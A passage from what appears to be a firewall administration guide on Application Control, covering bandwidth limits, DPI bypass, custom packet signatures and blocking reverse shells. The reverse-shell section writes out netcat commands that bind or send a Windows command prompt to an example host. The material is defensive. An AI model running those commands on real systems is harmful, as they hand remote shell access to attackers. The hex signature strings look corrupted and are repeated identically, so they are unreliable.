2 Optionally, you can create a customized FTP notification action that sends a message to the client; for example:



3 Create a policy that references this match object and action. If you prefer to simply block the **put** command and reset the connection, you can select the **Reset/Drop** action when you create the policy.



Bandwidth Management

You can use application layer bandwidth management to control the amount of network bandwidth that can be used to transfer certain file types. This allows you to discourage non-productive traffic and encourage productive traffic on your network.

For example, you can limit the bandwidth used to download MP3 files over FTP to no more than 400 kilobits per second (kbps). Whether one user or 100 users are downloading MP3 files, this policy will limit their aggregate bandwidth to 400 kbps.


For information on configuring bandwidth management, see Firewall Settings > BWM on page 1054

Bypass DPI

You can use the Bypass DPI action to increase performance over the network if you know that the content being accessed is safe. For example, this might be the case if your company has a corporate video that you want to stream to company employees over HTTP by having them access a URL on a Web server. As you know the content is safe, you can create an Application Control policy that applies the Bypass DPI action to every access of this video. This ensures the fastest streaming speeds and the best viewing quality for employees accessing the video.


Only two steps are needed to create the policy:

1 Define a match object for the corporate video using a match object type of **HTTP URI Content**:



TIP: The leading slash (/) of the URL should always be included for **Exact Match** and **Prefix Match** types for URI Content match objects. You do not need to include the host header, such as `www.company.com`, in the **Content** field.

2 Create a policy that uses the Corporate Video match object, and also uses the Bypass DPI action:




Custom Signature

You can create a custom match object that matches any part of a packet if you want to control traffic that does not have a predefined object type in Application Control. This allows you to create a custom signature for any network protocol.

For instance, you can create a custom signature to match **HTTP GET** request packets. You might use this if you want to prevent Web browsing from your local area network.

To determine a unique identifier for a **HTTP GET** packet, you can use the Wireshark network protocol analyzer to view the packet header. For more information about using Wireshark, see Wireshark on page 950. In Wireshark, capture some packets that include the traffic you are interested in. In this case, you want to capture a **HTTP GET** request packet. You can use any Web browser to generate the **HTTP GET** request. HTTP GET request packet in Wireshark shows a **HTTP GET** request packet displayed by Wireshark.

HTTP GET request packet in Wireshark



To create a custom signature for a a network protocol:

1 In the top pane of Wireshark, scroll down to find the **HTTP GET** packet

2 Click on that line.

The packet is displayed in the two lower panes. For a SYN packet, the center pane provides a human-readable interpretation of the packet header, and the actual header bytes are displayed in hexadecimal in the lower pane.

3 In the center pane, expand the Hypertext Transfer Protocol section to see the packet payload.

4 Find the identifier that you want to reference in Application Control. In this case, the identifier is the `GET` command in the first three bytes.

5 Click on the identifier to highlight the corresponding bytes in the lower pane.

6 You can determine the offset and the depth of the highlighted bytes in the lower pane.


- Offset indicates which byte in the packet to start matching against.
- Depth indicates the last byte to match.

Using an offset allows very specific matching and minimizes false positives. Decimal numbers are used rather than hexadecimal to calculate offset and depth.

NOTE: When you calculate offset and depth, the first byte in the packet is counted as number one (not zero).

Offset and depth associated with a custom match object are calculated starting from the packet payload (the beginning of the TCP or UDP payload). In this case, the offset is 1 and the depth is 3.

7 Create a custom match object that uses this information.



8 In the **Match Object Settings** dialog, type a descriptive name for the object in the **Object Name** field.

9 Select **Custom Object** from the **Match Object Type** drop-down menu.

10 Select the **Enable Settings** checkbox.

11 In the **Offset** field, type **1** (the starting byte of the identifier).


12 In the **Depth** text box, type **3** (the last byte of the identifier).

13 You can leave the **Payload Size** set to the default. The **Payload Size** is used to indicate the amount of data in the packet, but in this case we are only concerned with the packet header.

14 For **Input Representation**, click **Hexadecimal**.

15 In the **Content text box**, type the bytes as shown by Wireshark: **474554**. Do not use spaces in hexadecimal content.

16 Use this match object in an App Rules policy.



a In the **App Control Policy Settings** dialog, type a descriptive policy name.

b Select **HTTP Client** for the policy type.

c In the **Match Object** drop-down menu, select the match object that you just defined.

d Select a custom action or a default action such as **Reset/Drop**.

e For the **Connection Side**, select **Client Side**.

f You can also modify other settings. For more information about creating a policy, see Configuring an App Rules Policy on page 947.

Reverse Shell Exploit Prevention

The reverse shell exploit is an attack that you can prevent by using Application Control's custom signature capability (see Custom Signature on page 975). A reverse shell exploit could be used by an attacker if he or she is successful in gaining access to your system by means of a Zero-day exploit. A Zero-day exploit refers to an attack whose signature is not yet recognized by security software.

In an early stage while still unknown, malicious payloads can pass through the first line of defense which is the IPS and Gateway Anti-Virus (GAV) running at the Internet gateway, and even the second line of defense represented by the host-based Anti-Virus software, allowing arbitrary code execution on the target system.

In many cases, the executed code contains the minimal amount of instructions needed for the attacker to remotely obtain a command prompt window (with the privileges of the exploited service or logged on user) and proceed with the penetration from there.

As a common means to circumvent NAT/firewall issues, which might prevent their ability to actively connect to an exploited system, attackers make the vulnerable system execute a reverse shell. In a reverse shell, the connection is initiated by the target host to the attacker address, using well-known TCP/UDP ports for better avoidance of strict outbound policies.

This use case is applicable to environments hosting Windows systems and will intercept unencrypted connections over all TCP/UDP ports.

NOTE: Networks using unencrypted Telnet service must configure policies that exclude those servers' IP addresses.

While this use case refers to the specific case of reverse shell payloads (outbound connections), it is more secure to configure the policy to be effective also for inbound connections. This protects against a case where the executed payload spawns a listening shell onto the vulnerable host and the attacker connects to that service across misconfigured firewalls.

The actual configuration requires the following:

- Generating the actual network activity to be fingerprinted, using the netcat tool
- Capturing the activity and exporting the payload to a text file, using the Wireshark tool
- Creating a match object with a string that is reasonably specific and unique enough to avoid false positives
- Defining a policy with the action to take when a payload containing the object is parsed (the default Reset/Drop is used here)

Topics:

Generating the Network Activity

The netcat tool offers – among other features – the ability to bind a program's output to an outbound or a listening connection. The following usage examples show how to setup a listening "Command Prompt Daemon" or how to connect to a remote endpoint and provide an interactive command prompt:

- `nc -l -p 23 -e cmd.exe`

  A Windows prompt will be available to hosts connecting to port 23 (the -l option stands for *listen mode* as opposed to the default, implicit, *connect mode*).

- `nc -e cmd.exe 44.44.44.44 23`

  A Windows prompt will be available to host 44.44.44.44 if host 44.44.44.44 is listening on port 23 using the netcat command:


  ```
  nc -l -p 23
  ```

Capturing and Exporting the Payload to a Text File, Using Wireshark

To capture the data, launch Wireshark and click Capture > Interfaces to open a capture dialog. Start a capture on the interface with the netcat traffic. As soon as the capture begins, run the netcat command and then stop the capture.

Data flow through the network in Wireshark shows the data flow through the network during such a connection (Vista Enterprise, June 2007):

Data flow through the network in Wireshark



The hexadecimal data can be exported to a text file for trimming off the packet header, unneeded or variable parts and spaces. The relevant portion here is `Microsoft… reserved`. You can use the Wireshark hexadecimal payload export capability for this. For information about Wireshark, see Wireshark on page 950.

Creating a Match Object

The following hexadecimal characters are entered as the object content of the match object representing the Vista command prompt banner:

```
4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F707
972696768742028632920323033036204D6963726F73667420436F72706F726174696F6E2E
```

NOTE: Fingerprint export and the match object definition do not really need to use hexadecimal notation here (the actual signature is ASCII text in this case). Hexadecimal is only required for binary signatures.

Similar entries are obtained in the same manner from Windows 2000 and Windows XP hosts and used to create other match objects, resulting in the three match objects shown below:


9	Vista command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F707972696768742028632920323033036204D6963726F73667420436F72706F726174696F6E2E2E	Disable	Hexadecimal	
10	W2K command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F707972696768742028632920323033036204D6963726F73667420436F72706F726174696F6E2E2E	Disable	Hexadecimal	
11	XP command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F707972696768742028632920323033036204D6963726F73667420436F72706F726174696F6E2E2E	Disable	Hexadecimal	

Other examples for Windows Server 2003 or any other Windows version may be easily obtained using the described method.

Linux/Unix administrators need to customize the default environment variable to take advantage of this signature based defense, as the default prompt is typically not sufficiently specific or unique to be used as described above.

Defining the Policy

After creating the match objects, you can define a policy that uses them. The image below shows the other policy settings. This example as shown is specific for reverse shells in both the **Policy Name** and the **Direction** settings. As mentioned, it may also be tailored for a wider scope with the **Direction** setting changed to **Both** and a more generic name.



A log entry with a Category of Network Access is generated after a connection Reset/Drop. Log entry after a connection Reset/Drop shows the log entry, including the message stating that it is an Application Control Alert and displaying the policy name:

Log entry after a connection Reset/Drop

#	Time	Priority	Category	Message	Source	Destination
1	07/05/2007 01:06:26.880	Alert	Network Access	Application Firewall Alert: Policy: Reverse Shell Spawned Action Type: Reset/Drop	10.10.10.175, 51042, X0 (admin)	44.44.44.44, 31337, X1, cp444444-a.hhh1.hh.home.nl


As experience suggests, appropriate security measures would include several layers of intelligence, and no single approach can be considered a definitive defense against hostile code.

82

Configuring Advanced App Control Settings

Firewall > App Control Advanced

NOTE: App Control is a licensed service you must enable to activate the functionality.



The **Firewall > App Control Advanced** page provides a way to configure global App Control policies using categories, applications, and signatures. Policies configured on this page are independent from App Rules policies, and do not need to be added to an App Rules policy to take effect.

You can configure the following settings on this page:


- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.

While these application control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here, and use those match objects in an App Rules policy. See Application List Objects on page 936 for more information.

VIDEO: Informational videos with App Control Advanced configuration examples are available online. For example, see How to Block Dropbox using App Control Advanced. Additional videos are available at: https://support.sonicwall.com/videos-product-select.

Topics:

Displaying App Control Status

